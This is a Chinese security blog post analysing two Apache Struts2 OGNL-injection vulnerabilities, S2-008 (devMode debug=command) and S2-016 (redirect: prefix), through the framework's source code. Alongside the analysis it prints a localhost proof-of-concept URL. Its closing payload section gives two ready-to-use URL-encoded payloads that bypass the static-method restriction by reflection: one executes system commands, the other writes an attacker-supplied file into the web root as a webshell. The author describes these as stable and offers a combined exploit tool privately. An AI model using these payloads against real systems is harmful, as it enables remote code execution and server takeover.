ID:GENXOR

weibo:[http://weibo.com/u/2296090825](http://weibo.com/u/2296090825?from=profile&wvr=5&loc=infdomain)

**看到网上关于struts2利用的文章非常多，但是对于漏洞触发跟踪分析的文档比较少，闲来无事跟踪了一下struts最近吵得比较火的两个漏洞，研究了一下能够稳定利用的payload。**

**0×01 S2-008**

首先说一下那个所谓的开发模式的struts2后门，这个漏洞源于pwntesting的一篇分析文章,

<http://www.pwntester.com/blog/2014/01/21/struts-2-devmode/>

其实这个漏洞官方早就爆出了，编号S2-008,关于分析过程如下，其实真的没什么可说的，触发点实在太醒目了。

Struts2框架存在一个devmode模式，方便开发人员调试程序，但是默认devmode是不开启的，如果想要使用，需要手动修改参数，可以将struts.properties中的devmode设置为true，或是在struts.xml中添加如下代码，

<constantname="struts.devMode" value="true" />


实际上devmode依赖于struts2底层的struts2-core.jar中的DebuggingInterceptor.java实现，然后也存在于此程序中。这里我以debug=command这个逻辑下，测试漏洞，我的POC如下所示：

http://localhost:8080/S2-016/hello.action?debug=command&expression=%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfalse%2c%23f%3d%23\_memberAccess.getClass%28%29.getDeclaredField%28%22allowStaticMethodAccess%22%29%2c%23f.setAccessible%28true%29%2c%23f.set%28%23\_memberAccess%2ctrue%29%2c%23a%3d@java.lang.Runtime@getRuntime%28%29.exec%28%22whoami%22%29.getInputStream%28%29%2c%23b%3dnew java.io.InputStreamReader%28%23a%29%2c%23c%3dnew java.io.BufferedReader%28%23b%29%2c%23d%3dnew char%5b50000%5d%2c%23c.read%28%23d%29%2c%23genxor%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWriter%28%29%2c%23genxor.println%28%23d%29%2c%23genxor.flush%28%29%2c%23genxor.close%28%29


首先，这里是devmode的几种模式，



继续跟踪DebuggingInterceptor.java的代码，发现问题出在下面这个逻辑当中



跟踪参数如图



可以看到这里

String cmd =getParameter(EXPRESSION\_PARAM);

…

writer.print(stack.findValue(cmd));

这里cmd没做任何处理，后面直接findValue（findValue能够执行OGNL表达式，具体参考官方文档），导致OGNL表达式执行。

关于这个漏洞执行，其实没什么好说的，关键是这个payload是调用java反射类(可以访问一下私有成员变量)绕过了struts2限制执行java静态方法的规则，使之前apache官方的修复又白费了。因为struts2在2.3.14.1版本之后便设置#\_memberAccess[“allowStaticMethodAccess”]为不可修改，而要调用java静态方法，必须要设置allowStaticMethodAccess为true才可以。这里使用

#f =#\_memberAccess.getClass().getDeclaredField(&#039;allowStaticMethodAccess&#039;)

#f.setAccessible(true)


#f.set(#\_memberAccess,true)

这里使用java的反射机制绕过了限制。另外，还有利用java.lang.ProcessBuilder类的start()方法来实现（ProcessBuilder类是用来创建系统进程的，每个实例管理一个进程属性集合，start方法用来创建一个新的进程实例，并且可以从相同的实例中反复多次的初始化、创建子进程。随便构造一个java.lang.ProcessBuilder的实例，然后调用它的start()方法，便达到命令执行的目的），但这个算是另一种思路，并没有从根本上修改#\_memberAccess[“allowStaticMethodAccess”]的值。


**0×02 S2-016**


在struts2中，DefaultActionMapper类支持以"action:"、"redirect:"、"redirectAction:"作为导航或是重定向前缀，但是这些前缀后面同时可以跟OGNL表达式，由于struts2没有对这些前缀做过滤，导致利用OGNL表达式调用java静态方法执行任意系统命令。

这里以“redirect:”前缀举例，struts2会将“redirect:”前缀后面的内容设置到redirect.location当中，这里我们一步步跟踪，首先是这个getMapping函数跟入




这里一直到这个handleSpecialParameters()，继续跟入







这里真正传入OGNL表达式是在这个parameterAction.execute()中，继续跟入来到DefaultActionMapper.java的代码




这里key.substring(REDIRECT\_PREFIX.length())便是前缀后面的内容也就是OGNL表达式，struts2会调用setLocation方法将他设置到redirect.location中。然后这里调用mapping.setResult(redirect)将redirect对象设置到mapping对象中的result里，如图所示



然而上面的过程只是传递OGNL表达式，真正执行是在后面，这里是在FilterDispatcher类中的dispatcher.serviceAction()方法，这里的mapping对象中设置了传入的OGNL



这里跟入方法最终会在TextParseUtil这个类的调用stack.findValue()方法执行OGNL。



**0×03 PAYLOAD**

这里我结合之前几个漏洞凑出一个通用payload，目前测试还是很稳定的


命令执行

%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfalse%2c%23f%3d%23\_memberAccess.getClass%28%29.getDeclaredField%28%22allowStaticMethodAccess%22%29%2c%23f.setAccessible%28true%29%2c%23f.set%28%23\_memberAccess%2ctrue%29%2c%23a%3d@java.lang.Runtime@getRuntime%28%29.exec%28%22whoami%22%29.getInputStream%28%29%2c%23b%3dnew java.io.InputStreamReader%28%23a%29%2c%23c%3dnew java.io.BufferedReader%28%23b%29%2c%23d%3dnew char%5b50000%5d%2c%23c.read%28%23d%29%2c%23genxor%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWriter%28%29%2c%23genxor.println%28%23d%29%2c%23genxor.flush%28%29%2c%23genxor.close%28%29

getshell

%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3dfalse%2c%23f%3d%23\_memberAccess.getClass%28%29.getDeclaredField%28%22allowStaticMethodAccess%22%29%2c%23f.setAccessible%28true%29%2c%23f.set%28%23\_memberAccess%2ctrue%29%2c%23a%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletRequest%22%29%2c%23b%3dnew+java.io.FileOutputStream%28new%20java.lang.StringBuilder%28%23a.getRealPath%28%22/%22%29%29.append%28@java.io.File@separator%29.append%28%23a.getParameter%28%22name%22%29%29.toString%28%29%29%2c%23b.write%28%23a.getParameter%28%22t%22%29.getBytes%28%29%29%2c%23b.close%28%29%2c%23genxor%3d%23context.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWriter%28%29%2c%23genxor.println%28%22BINGO%22%29%2c%23genxor.flush%28%29%2c%23genxor.close%28%29

同时在之前的struts2exp这个程序基础上修改出一个exp，整合了近几年出现的几个高危漏洞,

[](http://image.3001.net/images/20140209/13919237576854.jpg)

程序没法直接放出，需要的联系我